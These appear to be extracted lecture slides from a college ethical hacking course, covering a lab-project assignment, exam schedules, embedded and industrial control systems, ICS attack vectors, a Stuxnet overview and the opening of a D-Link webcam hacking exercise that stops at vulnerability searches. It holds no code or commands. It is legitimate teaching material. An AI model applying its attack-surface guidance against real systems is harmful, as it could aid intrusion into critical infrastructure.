You will create an educational step-by-step lab for VMs that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Disclaimers

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VM lab pool. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VMs, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

The final project specifications are now available.

The final project is due on the Lesson 15 day.

<https://simms-teach.com/docs/cis76/cis76final-project.pdf>

Heads up on Final Exam

Test #3 (final exam) is **TUESDAY Dec 12 4-6:50PM**

Tue	12/12	Test #3 (the final exam)	5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5
		Time <ul style="list-style-type: none"> Tuesday 4:00PM - 6:50PM in Room 828 Materials <ul style="list-style-type: none"> Test (canvas) CCC Confer <ul style="list-style-type: none"> Enter virtual classroom Archives Confer or 3CMedia 	

*Extra credit
labs and
final posts
due by
11:59PM*

- All students will take the test at the same time. The test must be completed by **6:50PM**.
- Working and long distance students can take the test online via CCC Confer and Canvas.
- Working students will need to plan ahead to arrange time off from work for the test.
- Test #3 is mandatory (even if you have all the points you want)

FALL 2017 FINAL EXAMINATIONS SCHEDULE DECEMBER 11 TO DECEMBER 16

DAYTIME FINAL SCHEDULE

Daytime Classes: All times in bold refer to the beginning times of classes. **MW/Daily** means Monday alone, Wednesday alone, Monday and Wednesday **or any 3** or more days in any combination. **TTH** means Tuesday alone, Thursday alone, or Tuesday and Thursday. **Classes meeting other combinations of days and/or hours not listed must have a final schedule approved by the Division Dean.**


STARTING CLASS TIME / DAY(S)	EXAM HOUR	EXAM DATE
<i>Classes starting between:</i>		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Monday, December 11
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 13
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	Monday, December 11
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	Wednesday, December 13
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	Monday, December 11
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	Wednesday, December 13
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	Monday, December 11
<hr/>		
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	Tuesday, December 12
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	Thursday, December 14
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	Tuesday, December 12
11:40 am and 12:55 pm, TTh	10:00 am-12:50 pm	Thursday, December 14
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 12
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Thursday, December 14
3:40 pm and 5:30 pm, TTh	4:00 pm-6:50 pm	Tuesday, December 12
<hr/>		
Friday am	9:00 am-11:50 am	Friday, December 15
Friday pm	1:00 pm-3:50 pm	Friday, December 15
<hr/>		
Saturday am	9:00 am-11:50 am	Saturday, December 16
Saturday pm	1:00 pm-3:50 pm	Saturday, December 16

CIS 76 Introduction to Cybersecurity: Ethical Hacking

Introduces the various methodologies for attacking a network. Covers network attack methodologies with the emphasis on student use of network attack techniques and tools, and appropriate defenses and countermeasures. Prerequisite: CIS 75.
Transfer Credit: Transfers to CSU

Section	Days	Times	Units	Instructor	Room
98163	T	5:30PM-8:35P	3.00	R.Simms	OL
Section 98163 is an ONLINE course. Meets weekly throughout the semester online by remote technology with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online .					
98164	T & Arr.	5:30PM-8:35PM Arr.	3.00	R.Simms R.Simms	828 OL
Section 98164 is a Hybrid ONLINE course. Meets weekly throughout the semester at the scheduled times with an additional 50 min online lab per week. For details, see instructor's web page at go.cabrillo.edu/online .					


Microsoft Academic Webstore



- Microsoft software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)
- Click "All" on left panel to make sure you don't miss anything.
- Azure is available to students as well.

To get to this page, go to <http://simms-teach.com/resources> and click on the appropriate link in the Tools and Software section

VMware Academic Webstore



- VMware software for students registered in a CIS or CS class at Cabrillo
- Available after registration is final (two weeks after first class)
- Sphere 6.5 Enterprise now available

To get to this page, go to <http://simms-teach.com/resources> and click on the appropriate link in the Tools and Software section

Embedded Systems

Embedded Operating Systems

Embedded systems, unlike general purpose PCs and servers, are appliances/devices built with a computer system to perform a specific function:

- Network devices like routers, switches, firewalls and access points
- Digital video recorders like Tivo
- Bank ATMs
- Smart phones
- GPSs
- Point of sale "cash registers"
- Entertainment systems like the ones found in airliners
- HVAC systems like the one in building 800
- Factory automation
- IoT devices
- Airliner and jet fighter Avionics
- Printers, scanners, faxes, copiers
- And many more

Embedded Operating Systems

Embedded operating systems

- Small, efficient and often require less power.
- Typically use less memory and have no hard drive.
- Examples:
 - Stripped down versions of desktop operating systems:
 - Linux
 - Windows Embedded family
 - Real Time Operating Systems (RTOS)
 - VxWorks by Wind River Systems
 - Green Hills Software
 - QNX
 - Siemens
- Are networked
- Can be difficult to patch

Embedded Linux (just a few)



Katana
Robotic Arm



Erle-Copter
drone



Nest Cam



Amazon
Kindle



Stir smart desk



Asus RT-AC66U
wireless router



Tivo



Yamaha Disklavier
Mark IV



Android
Cell Phones



Some TomTom
GPS models



Garmin
Nuvi 5000



Buffalo
NAS storage



Virgin America
Personal
Entertainment



TripBPX
Phone
System



MikroTik
Routers



Sony TVs



Android Tablets



Raspberry Pi



Polycom
VOIP
Phone

Windows Embedded Family



Windows XP Embedded

What People Are Building Today



Embedded Windows Family for Medical Products

The Windows Embedded portfolio of products

With Windows Embedded devices throughout your organization, you can collaborate more effectively, make more informed decisions, and improve patient outcomes while reducing costs.

Windows Embedded Handheld

Windows Embedded Handheld addresses the broad needs of mobile healthcare, powering handheld devices that help increase productivity, reduce data entry errors, and improve reporting of patient care.



Pharmaceutical Bar Code Reader



Medical PDA



Mobile Patient Monitoring

Windows Embedded Compact

Windows Embedded Compact, the next generation of Windows Embedded CE, is a componentized, real-time operating system for a wide range of small footprint and rugged devices.



Portable Ultrasound



Lab Equipment



Patient Monitor



Feeding Device



Glucose Monitor



Inventory Control Kiosk

Windows Embedded Standard, Enterprise

Windows Embedded Standard offers modular versions of Windows 7 and Windows 8, while Windows Embedded Enterprise delivers the full power of Microsoft premium operating systems, including Windows 7 for Embedded Systems and Windows Embedded 8 Pro.



Diagnostic Ultrasound



Thin Client Station

Digital Medical Records
Prescription Tracking, Admissions



MRI
CT, PET



Fluoroscopy



Patient Communication

Digital Signage and Kiosks



PACS Station
RIS and HIS

Windows Embedded Server

Windows Embedded Server offers the robust versatility of Windows Server healthcare solutions, and takes advantage of the connectivity, security, and scalability features of Windows Embedded Server.



Windows Embedded products are covered by a 10-year support program plus a product availability of 15 years.

Wind River Systems VxWorks Real Time Operating System



Mars Rover



Jetliner avionics



Medical Systems



Map Displays




**Control Systems for
large Telescopes**



Industrial Systems

Green Hills Software Integrity RTOS



QNX

QNX OS and QNX Neutrino RTOS

Telematics

Rear Seat
Entertainment

Active Noise Control

Engine Sound
Enhancement



Handsfree Systems

Driver Information


Infotainment

Advanced
Driver
Assistance



IoT Risk Report

ForeScout IoT Enterprise Risk Report



ForeScout IoT Enterprise Risk Report

Hackable devices x ForeScout IoT Enterprise x

https://www.youtube.com/watch?v=CeTILnh2ek&feature=youtu.be

YouTube Search Upload

Samy Kamkar
Ethical Hacker, @samyakamkar

0:07 / 4:17

ForeScout IoT Enterprise Risk Report

ForeScout Technologies
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1,810 views

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Published on Oct 25, 2016

Commissioned by ForeScout, the IoT Enterprise Risk Report employed the skills of Samy Kamkar, one of the world's leading ethical hackers, to investigate the security risks posed by the Internet of Things (IoT) devices in enterprise environments. Here he shares his findings.

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ForeScout and Rapid7 Integration Demo
ForeScout Technologies
730 views
9:26

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Louis Rossmann
Recommended for you NEW
1:19:59

DEF CON 23 - Social Engineering Village - Dave
DEFCONConference
Recommended for you
51:17

"Linux Sucks" - 2016
Bryan Lunduke
Recommended for you
48:46

The Musical Genius
DocuTV
Recommended for you
46:47

Things you didn't know about (Jet Engines) - Full
STAR Documentaries
Recommended for you
44:47

USS Enterprise J Star Trek Analysis Retrospective
Junkball Media
161,281 views
11:03

<https://www.youtube.com/watch?v=CeTILnh2ek&feature=youtu.be>

Time: 4 minutes 17 seconds



Industrial Control Systems

Industrial Control Systems

Industrial Control Systems

- SCADA (Supervisory Control and Data Acquisition)
- SCADA is a category of software for process control and automation.
- Used in power plants, oil refineries, telecommunications, transportation, water and waste control.
- Examples:
 - Siemens SIMATIC WinCC



www.sans.org/ics

Network Access

- Internet accessible systems are being mapped by ERIPP or SHODAN, or are easily locatable through search engine queries
- Malware can spread vertically through the network by trusted system to system connections or VPN
- It is very easy to maneuver undetected throughout a control environment
- There is potential to leverage non-routable trusted communication paths

Interconnects

- ICS systems can be attacked by exploiting applications that communicate through network segmentation
- Connections to other organizations, plants or systems
- Many ICS environments are susceptible to network-based Man in the Middle Attacks

Dial-Up

- ICS assets can be remotely accessible through traditional dial-up modems that have little access control protections
- Numerous ICS assets at a location can be accessed through a single dial-up access point with a multiplex device that enables connections to many ICS assets
- Old attack vectors can still be successful in ICS environments

System Management

- Attackers can take advantage of long delays in patching and operating system upgrades
- Attackers can take advantage of systems with no anti-virus, or out-of-date signatures
- Attackers will leverage default usernames and passwords or weak authentication mechanisms
- Attacks will be difficult to detect due to minimal asset security logging capability
- Attackers will leverage file access techniques to move data in and out of the ICS environment through physical removable media or trusted communication paths utilized for system maintenance

Supply Chain

- Third party vendors, contractors or integrators can be attacked in an attempt to ultimately attack an ICS asset owner or multiple asset owners
- ICS hardware and software can be directly breached or impacted prior to arriving in the production ICS environment

Control Systems Are a Target



www.securingthehuman.org

Governance

- Attackers can leverage the lack of corporate security policies, procurement language, asset inventory and standardization that exist in many ICS environments
- Attackers can have greater impacts on ICS environments, as ICS assets are often not considered in the preparation phase of security incident response planning and containment approaches
- ICS risk and hazard assessment are not always evaluated with the loss of cyber integrity which, can lead to a loss of availability, impacts due to interdependencies and misuse of critical components or functions
- In some sectors ICS assets are often architected or assessed from a compliance perspective and not always assessed from a security perspective

Social Engineering

- Request for Proposals often contain a wealth of information regarding an ICS environment
- Vendors frequently post information about a project they are working on for an ICS customer
- Employee social media sites often contain technology architecture information and, possibly, images of ICS work environments
- Engineer professional bios can provide a helpful map of your ICS
- Publicly available information regarding an ICS asset owners' vendor relationships, conference attendance, committee participation and domain registrations can all be leveraged against the organization

Physical Security

- Attackers can leverage the physical locations of numerous ICS assets that could be located in remote geographies or are unmonitored, even when little to no physical access controls ICS assets can be physically stolen or obtained
- ICS assets can be physically stolen or obtained secondhand with access to sensitive information that could be used in planning an attack
- Physical changes or alterations to ICS devices are often difficult to detect

Cyber Actors

- Nation States
- Insiders and other trusted parties (such as contractors / vendors / integrators)
- Criminal Hacker
- Politically motivated attackers (hacktivists)
- Script Kiddies

You may not realize it, but your organization's Industrial Control System (ICS) environments are a target for cyber attackers. The ICS automation, process control, access control devices, system accounts and asset information all have tremendous value to attackers. This poster demonstrates the many different ways attackers can gain access to an ICS environment and demonstrates the need for active security efforts and ICS engineer training that will enable informed engineering decisions and reinforce secure behaviors when interacting with an Industrial Control System.

In many cases these are not one-off attacks, but are planned for with reconnaissance, multiple attacks and adjustments. These are campaigns that happen over the course of months, and they require system owners and operators to be vigilant and recognize when something is not right.



ICS Security goal: Ensure the safe, reliable and secure operation of ICS environments from procurement to retirement

**Abnormal activity or unexplained errors
deserve a closer security look**

Idaho National Lab Aurora Demonstration




<https://www.youtube.com/watch?v=fJyWngDco3g>

- 3.8 MVA diesel electrical power generator damaged by demonstration cyber attack

https://www.smartgrid.gov/files/Aurora_Vulnerability_Issues_Solution_Hardware_Mitigation_De_201102.pdf

STUXNET

HOW STUXNET WORKED



1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise

The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.

The attack on Iran's nuclear centrifuges

Siemens SIMATIC PCS 7

The screenshot shows a web browser window displaying the Siemens website. The address bar shows the URL: w3.siemens.com/mcms/process-control-systems/en/distributed-control-system-simatic-pcs-7/simatic-pcs-7-system-components/automation-systems/embedded_sy. The page header includes the Siemens logo and the text "Embedded Systems". Below the header is a navigation bar with links for "Automation Technology", "Deutsch", "Contact", "Site Explorer", and "Search". The breadcrumb trail reads: [Home](#) > [Automation Technology](#) > [Process Control Systems](#) > [SIMATIC PCS 7](#) > [System Components](#) > [Automation Systems](#) > [Embedded Systems](#). The main content area is titled "Embedded Systems" and contains the following text: "Embedded systems are a combination comprised of hardware and software, and they come preassembled and ready for use in the specific automation task. Each embedded system combines the openness of PC based controllers with the ruggedness of conventional controllers. With their excellent physical properties and small size they are especially suitable for small applications and in close proximity to the plant systems." Below this text are four tabs: "Highlights" (selected), "Model / variant", "Design and function", and "Benefits". The text continues: "The embedded automation systems SIMATIC PCS 7 AS RTX and SIMATIC PCS 7 AS mEC RTX are the entry-level systems for the lower to middle performance range of SIMATIC PCS 7. With their excellent physical properties and small size they are especially suitable for small applications, particularly in close proximity to the plant systems and as OEM products - in package units or in test and training systems, for example." On the right side of the page, there is a sidebar with a "Text Size" control and a "Share this Page" section with social media icons. Below that is a section titled "All about Embedded systems" with links to "Pre sales info", "Catalog & ordering system online", "Technical Info", "Support", and "Training". At the bottom of the page, there is a footer with the text: "siemens.com Global Website | Mobile Version | © Siemens AG 1996-2016 | Corporate Information | Privacy Policy | Terms of Use | Digital ID".



Hacking a Webcam

Round 1

D-Link 933L



RJ-45 LAN Jack

Power LED
Reset hole
WPS (WiFi Protected Setup)

Let's start by searching for D-Link vulnerabilities

The screenshot shows the CVE Details website interface. At the top, there is a search bar with the text 'dlink' entered and a 'Search' button. Below the search bar, there is a large search input field with the placeholder text 'Enter a CVE id, product, vendor, vulnerability type' and another 'Search' button. The main content area displays the 'Current CVSS Score Distribution For All Vulnerabilities' section, which includes a table and a bar chart.

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	75	0.10
1-2	608	0.80
2-3	3220	4.10
3-4	1978	2.50
4-5	15632	19.80
5-6	15700	19.90
6-7	9749	12.30
7-8	19861	25.10
8-9	346	0.40
9-10	11900	15.10
Total	79069	

Weighted Average CVSS Score: **6.8**

Vulnerability Distribution By CVSS Scores

CVSS Score Ranges

- 0-1
- 1-2
- 2-3
- 3-4
- 4-5
- 5-6
- 6-7
- 7-8
- 8-9
- 9-10

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? <http://www.itsecdb.com> allows you to view

Now this looks promising!

The screenshot shows a web browser window with the URL <https://www.cvedetails.com/google-search-results.php?q=dlink&sa=Search>. The page displays search results for 'D-link' on the CVE Details website. On the left side, there are search filters for 'View CVE', 'View BID', and 'Search By Microsoft Reference ID'. The main content area lists several search results, each with a title, a URL, and a brief description. One result, 'Metasploit modules related to D-link', is highlighted with a red rounded rectangle. Below it are results for 'Dlink Dcs-2121 Firmware version 1.04 : Security vulnerabilities', 'Dlink Dsl-2740b Firmware : List of security vulnerabilities', and 'Dlink Dir-615 version 3 10na : Security vulnerabilities'.

[NVD Website](#)
[CWE Web Site](#)

View CVE :

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

View BID :

(e.g.: 12345)

Search By Microsoft Reference ID:

(e.g.: ms10-001 or 979352)

[D-link : Security vulnerabilities](#)
<https://www.cvedetails.com/vulnerability-list/vendor.../D-link.html>
Security vulnerabilities related to **D-link** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

[D-link : Products and vulnerabilities](#)
<https://www.cvedetails.com/vendor/899/D-link.html>
D-link: List of all products, security vulnerabilities of products, cvss score reports, detailed graphical reports, vulnerabilities by years and metasploit modules ...

[Dlink : Security vulnerabilities](#)
https://www.cvedetails.com/vulnerability-list/vendor_id.../Dlink.html
Security vulnerabilities related to **Dlink** : List of vulnerabilities related to any product of this vendor. Cvss scores, vulnerability details and links to full CVE details ...

[Metasploit modules related to D-link](#)
<www.cvedetails.com/metasploit-modules/vendor-899/D-link.html>
Metasploit modules related to **D-link** Metasploit provides useful information and tools for penetration testers, security researchers, and IDS signature developers.

[Dlink Dcs-2121 Firmware version 1.04 : Security vulnerabilities](#)
<https://www.cvedetails.com/.../Dlink-Dcs-2121-Firmware-1.04.html>
Security vulnerabilities of **Dlink** Dcs-2121 Firmware version 1.04 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...

